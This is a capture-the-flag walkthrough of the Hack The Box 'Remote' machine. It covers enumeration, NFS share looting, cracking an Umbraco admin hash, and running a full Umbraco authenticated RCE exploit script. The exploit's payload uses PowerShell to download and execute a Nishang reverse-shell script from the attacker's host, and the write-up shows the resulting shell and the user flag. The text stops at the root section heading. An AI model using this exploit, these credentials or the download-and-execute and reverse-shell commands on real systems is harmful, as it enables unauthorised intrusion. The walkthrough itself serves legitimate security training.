Remote Walkthrough

by

Marlas the Mage

https://www.hackthebox.eu/home/users/profile/117103

Contents

1 Enumeration

When I'm enumerating a machine, I use a script written by fellow hacktheboxer, 21y4d, called nmapAutomator. You can find his GitHub repo here. I've made some minor adjustments to the script including adding a couple extensions to the gobuster scan and outputting all of the nmap formats so that I can pull the targets into Metasploit later if I want.

The main nmap results from nmapAutomator are shown in Section 1.1 with the basic results first and the remaining non-standard ports following. Ports I was immediately interested in are highlighted. I also noted that port 5985 was open, which is the windows remote management port and could be useful later when trying to gain access to the target.

1.1 Port Lists

Basic scan results:


```
# Nmap 7.80 scan initiated Sun Mar 22 11:34:07 2020 as: nmap -Pn -sCV
    -p21,80,111,135,139,445,2049 -oN nmap/Basic_10.10.10.180.nmap 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.052s latency).

PORT     STATE SERVICE     VERSION
21/tcp open ftp Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp  open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000 2,3,4      111/udp6 rpcbind
|   100003 2,3       2049/udp  nfs
|   100003 2,3       2049/udp6 nfs
|   100003 2,3,4     2049/tcp  nfs
|   100003 2,3,4     2049/tcp6 nfs
|   100005 1,2,3     2049/tcp  mountd
|   100005 1,2,3     2049/tcp6 mountd
|   100005 1,2,3     2049/udp  mountd
|   100005 1,2,3     2049/udp6 mountd
|   100021 1,2,3,4   2049/tcp  nlockmgr
|   100021 1,2,3,4   2049/tcp6 nlockmgr
|   100021 1,2,3,4   2049/udp  nlockmgr
|   100021 1,2,3,4   2049/udp6 nlockmgr
|   100024 1         2049/tcp  status
|   100024 1         2049/tcp6 status
|   100024 1         2049/udp  status
|_  100024 1         2049/udp6 status
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2049/tcp open mountd 1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m40s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-22T16:37:40
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
# Nmap done at Sun Mar 22 11:35:35 2020 -- 1 IP address (1 host up) scanned in
    87.55 seconds
```

Full scan results:

```
# Nmap 7.80 scan initiated Sun Mar 22 11:39:06 2020 as: nmap -Pn -sCV
    -p5985,47001,49664,49665,49666,49667,49678,49679,49680 -oN
    nmap/Full_10.10.10.180.nmap 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.053s latency).

PORT      STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49678/tcp open msrpc   Microsoft Windows RPC
49679/tcp open msrpc   Microsoft Windows RPC
49680/tcp open msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
# Nmap done at Sun Mar 22 11:40:03 2020 -- 1 IP address (1 host up) scanned in
    56.48 seconds
```

1.2 Poking Around


I first started by poking around the interesting ports I identified and looking at the output from nmapAutomator's recon scans. I started with logging into File Transfer Protocol (FTP) with an anonymous session, which was authorized. Unfortunately, there seemed to be nothing available for me to see as shown in Figure 1.1.



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> 
```

Figure 1.1: Got nothing from the anonymous FTP session

I then looked at the smbclient and smbmap scans that nmapAutomator performed, which also turned up nothing as shown in Figure 1.2.




```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# cat recon/smbmap_10.10.10.180.txt
[!] Authentication error on 10.10.10.180
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# cat recon/smbclient_10.10.10.180.txt
session setup failed: NT_STATUS_ACCOUNT_DISABLED
```

Figure 1.2: Nothing still from Server Message Block (SMB)

1.3 Webpage

Next, I started looking at the webserver. NmapAutomator's gobuster scan seemed to be a little too fast for the server, so I ran my own with only 5 threads. Results are shown in Figure 1.3. While it was running, I began navigating to each page as they appeared to look for potential attacks. When I navigated to the install directory, I was redirected to the umbraco login page shown in Figure 1.4. The umbraco directory also showed up in gobuster.



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# gobuster dir -u http://10.10.10.180
 -w /usr/share/wordlists/dirb/common.txt -t 5
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.180
[+] Threads:        5
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/04 11:11:30 Starting gobuster
===============================================================
/about-us (Status: 200)
/blog (Status: 200)
/Blog (Status: 200)
/contact (Status: 200)
/Contact (Status: 200)
/home (Status: 200)
/Home (Status: 200)
/install (Status: 302)
/intranet (Status: 200)
/people (Status: 200)
/People (Status: 200)
/person (Status: 200)
/products (Status: 200)
/Products (Status: 200)
/umbraco (Status: 200)
===============================================================
2020/07/04 11:13:51 Finished
===============================================================
```

Figure 1.3: Gobuster results. Install/Umbraco are the interesting finds





Figure 1.4: Umbraco webpage after being redirected from http://10.10.10.180/install

I tried several default credentials and a few SQL injection commands, but couldn't get through the login page. I also did a searchsploit search shown in Figure 1.5 that showed an authenticated Remote Code Execution (RCE) exploit against umbraco.




```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# searchsploit umbraco
--------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                             |  Path
--------------------------------------------------------------------------- ---------------------------------
Umbraco CMS - Remote Command Execution (Metasploit)                        | windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                 | aspx/webapps/46153.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                 | php/webapps/44988.txt
--------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Figure 1.5: Searchsploit results for umbraco

1.4 Searching through the NFS Share


At this point, I had enumerated all the ports I thought looked interesting except for the NFS share, so I started by using the `showmount -e` command, whose results are shown in Figure 1.6



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Figure 1.6: NFS shares available to everyone


Next, I mounted the share to my system so that I could peruse it and look for some juicy data, as shown in Figure 1.7.



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# mount -t nfs 10.10.10.180:site_backups /mnt/remote/
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# lsa /mnt/remote/
total 115
drwx------ 2 nobody 4294967294    64 Feb 20 11:16 App_Browsers
drwx------ 2 nobody 4294967294  4096 Feb 20 11:17 App_Data
drwx------ 2 nobody 4294967294  4096 Feb 20 11:16 App_Plugins
drwx------ 2 nobody 4294967294    64 Feb 20 11:16 aspnet_client
drwx------ 2 nobody 4294967294 49152 Feb 20 11:16 bin
drwx------ 2 nobody 4294967294  8192 Feb 20 11:16 Config
drwx------ 2 nobody 4294967294    64 Feb 20 11:16 css
-rwx------ 1 nobody 4294967294   152 Nov  1  2018 default.aspx
-rwx------ 1 nobody 4294967294    89 Nov  1  2018 Global.asax
drwx------ 2 nobody 4294967294  4096 Feb 20 11:16 Media
drwx------ 2 nobody 4294967294    64 Feb 20 11:16 scripts
drwx------ 2 nobody 4294967294  8192 Feb 20 11:16 Umbraco
drwx------ 2 nobody 4294967294  4096 Feb 20 11:16 Umbraco_Client
drwx------ 2 nobody 4294967294  4096 Feb 20 11:16 Views
-rwx------ 1 nobody 4294967294 28539 Feb 19 23:57 Web.config
```

Figure 1.7: Successfully mounted the share and can see the entire site backup


I figured I was looking for some user credentials so that I could use the umbraco RCE exploit. After some googling, I found that umbraco uses a database to store user credentials, and since the target was running Windows, the likely extension to find was .sdf. The only .sdf file I found in the share was Umbraco.sdf in the App_Data directory. Running the `strings` and `grep` commands showed the hash for the user admin as shown in Figure 1.8.



```
root@marlaskali:/mnt/remote/App_Data# strings Umbraco.sdf | grep -i admin@htb.local | grep SHA
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
```

Figure 1.8: Admin hash for the umbraco login page

The next step was to run it through John to see if it would crack, which it did as shown in Figure 1.9. The credentials to log into the umbraco page are admin:baconandcheese.



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (admin)
1g 0:00:00:00 DONE (2020-07-04 09:27) 1.250g/s 12279Kp/s 12279Kc/s 12279KC/s baconandcheese..bacon9092
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

Figure 1.9: Admin hash cracked

2 User

2.1 Exploiting Umbraco

With the admin credentials in hand for the umbraco login, it was time to try out the RCE exploit from searchsploit. Below is the original exploit and the exploit updated with the credentials, host, and command populated.

Original exploit with required changes highlighted in red:

```
# Exploit Title: Umbraco CMS - Remote Code Execution by authenticated
    administrators
# Dork: N/A
# Date: 2019-01-13
# Exploit Author: Gregory DRAPERI & Hugo BOUTINON
# Vendor Homepage: http://www.umbraco.com/
# Software Link: https://our.umbraco.com/download/releases
# Version: 7.12.4
# Category: Webapps
# Tested on: Windows IIS
# CVE: N/A


import requests;

from bs4 import BeautifulSoup;

def print_dict(dico):
print(dico.items());

print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml()
    \
{ string cmd = ""; System.Diagnostics.Process proc = new
    System.Diagnostics.Process();\
proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd;\
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput =
    true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }
    \
</msxsl:script><xsl:template match="/"> <xsl:value-of
    select="csharp_user:xml()"/>\
</xsl:template> </xsl:stylesheet> ';

login = "XXXX;
password="XXXX";
host = "XXXX";

# Step 1 - Get Main page
s = requests.session()
url_main =host+"/umbraco/";
r1 = s.get(url_main);
print_dict(r1.cookies);

# Step 2 - Process Login
url_login = host+"/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
loginfo = {"username":login,"password":password};
r2 = s.post(url_login,json=loginfo);

# Step 3 - Go to vulnerable web page
url_xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
r3 = s.get(url_xslt);

soup = BeautifulSoup(r3.text, 'html.parser');
VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
headers = {'UMB-XSRF-TOKEN':UMBXSRFTOKEN};
```

```
data = {"__EVENTTARGET":"","__EVENTARGUMENT":"","__VIEWSTATE"
    :VIEWSTATE,"__VIEWSTATEGENERATOR":VIEWSTATEGENERATOR,"ctl00$body$xsltSelection"
    :payload,"ctl00$body$contentPicker$ContentIdValue":"","ctl00$body$visualizeDo
    ":"Visualize+XSLT"};

# Step 4 - Launch the attack
r4 = s.post(url_xslt,data=data,headers=headers);

print("End");
```


Updated exploit with changes highlighted in red (note the original script was missing a quote on the login variable):

```
#!/usr/bin/python3
# Exploit Title: Umbraco CMS - Remote Code Execution by authenticated
    administrators
# Dork: N/A
# Date: 2019-01-13
# Exploit Author: Gregory DRAPERI & Hugo BOUTINON
# Vendor Homepage: http://www.umbraco.com/
# Software Link: https://our.umbraco.com/download/releases
# Version: 7.12.4
# Category: Webapps
# Tested on: Windows IIS
# CVE: N/A


import requests;

from bs4 import BeautifulSoup;

def print_dict(dico):
print(dico.items());

print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
```

```
    xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml()
    \
{ string cmd =
    "iex(New-Object Net.WebClient).DownloadString(‘http://10.10.14.8/Invoke-
    PowerShellTcp.ps1’)"; System.Diagnostics.Process proc = new
    System.Diagnostics.Process();\
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput =
    true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }
    \
</msxsl:script><xsl:template match="/"> <xsl:value-of
    select="csharp_user:xml()"/>\
</xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";

# Step 1 - Get Main page
s = requests.session()
url_main =host+"/umbraco/";
r1 = s.get(url_main);
print_dict(r1.cookies);

# Step 2 - Process Login
url_login = host+"/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
loginfo = {"username":login,"password":password};
r2 = s.post(url_login,json=loginfo);

# Step 3 - Go to vulnerable web page
url_xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
r3 = s.get(url_xslt);

soup = BeautifulSoup(r3.text, 'html.parser');
```

```
VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
headers = {'UMB-XSRF-TOKEN':UMBXSRFTOKEN};
data = {"__EVENTTARGET":"","__EVENTARGUMENT":"","__VIEWSTATE":
    VIEWSTATE,"__VIEWSTATEGENERATOR":VIEWSTATEGENERATOR,"ctl00$body$xsltSelection"
    :payload,"ctl00$body$contentPicker$ContentIdValue":"","ctl00$body$visualizeDo"
    :"Visualize+XSLT"};

# Step 4 - Launch the attack
r4 = s.post(url_xslt,data=data,headers=headers);

print("End");
```


The next step is to get a reverse shell. It's a Windows machine, so I went with the Invoke-PowerShellTcp.ps1 script from Nishang that can downloaded from GitHub. I like Ippsec's method of using this script where he copies the example command and pastes it at the bottom so that it executes as soon as it's run. The changes are shown in Figure 2.1.



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# tail Invoke-PowerShellTcp.ps1
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.2 -Port 443
```

Figure 2.1: Edits to the bottom of Invoke-PowerShellTcp.ps1

Once the changes have been made, start up a web server to host the Invoke-PowerShellTcp.ps1 script, your ncat listener, and execute the payload. Figure 2.2 shows the successful reverse shell.



```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.180] 49734
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::9cc2:9fd3:f280:ddcd
   Link-local IPv6 Address . . . . . : fe80::9cc2:9fd3:f280:ddcd%13
   IPv4 Address. . . . . . . . . . . : 10.10.10.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:b2bf%13
                                       10.10.10.2
PS C:\windows\system32\inetsrv>
```

root@marlaskali: ~/htb/99-ROOTED/Remote, 10.10.10.180 89x5


```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.180 - - [11/Jul/2020 20:53:50] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

root@marlaskali: ~/htb/99-ROOTED/Remote, 10.10.10.180 64x5

```
root@marlaskali:~/htb/99-ROOTED/Remote, 10.10.10.180# ./46153.py

Start
[]
```

Figure 2.2: Successful reverse shell

All that's left to do is grab user.txt, shown in Figure 2.3




```
PS C:\windows\system32\inetsrv>cd C:\Users\Public\
PS C:\Users\Public> dir


    Directory: C:\Users\Public


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        2/19/2020   3:03 PM                Documents
d-r---        9/15/2018   3:19 AM                Downloads
d-r---        9/15/2018   3:19 AM                Music
d-r---        9/15/2018   3:19 AM                Pictures
d-r---        9/15/2018   3:19 AM                Videos
-ar---        7/11/2020   6:14 PM             34 user.txt


PS C:\Users\Public> type user.txt
d1ce7ccd1e0129724109601e5173e557
PS C:\Users\Public>
```

Figure 2.3: user.txt

3 Root

3.1 TeamViewer

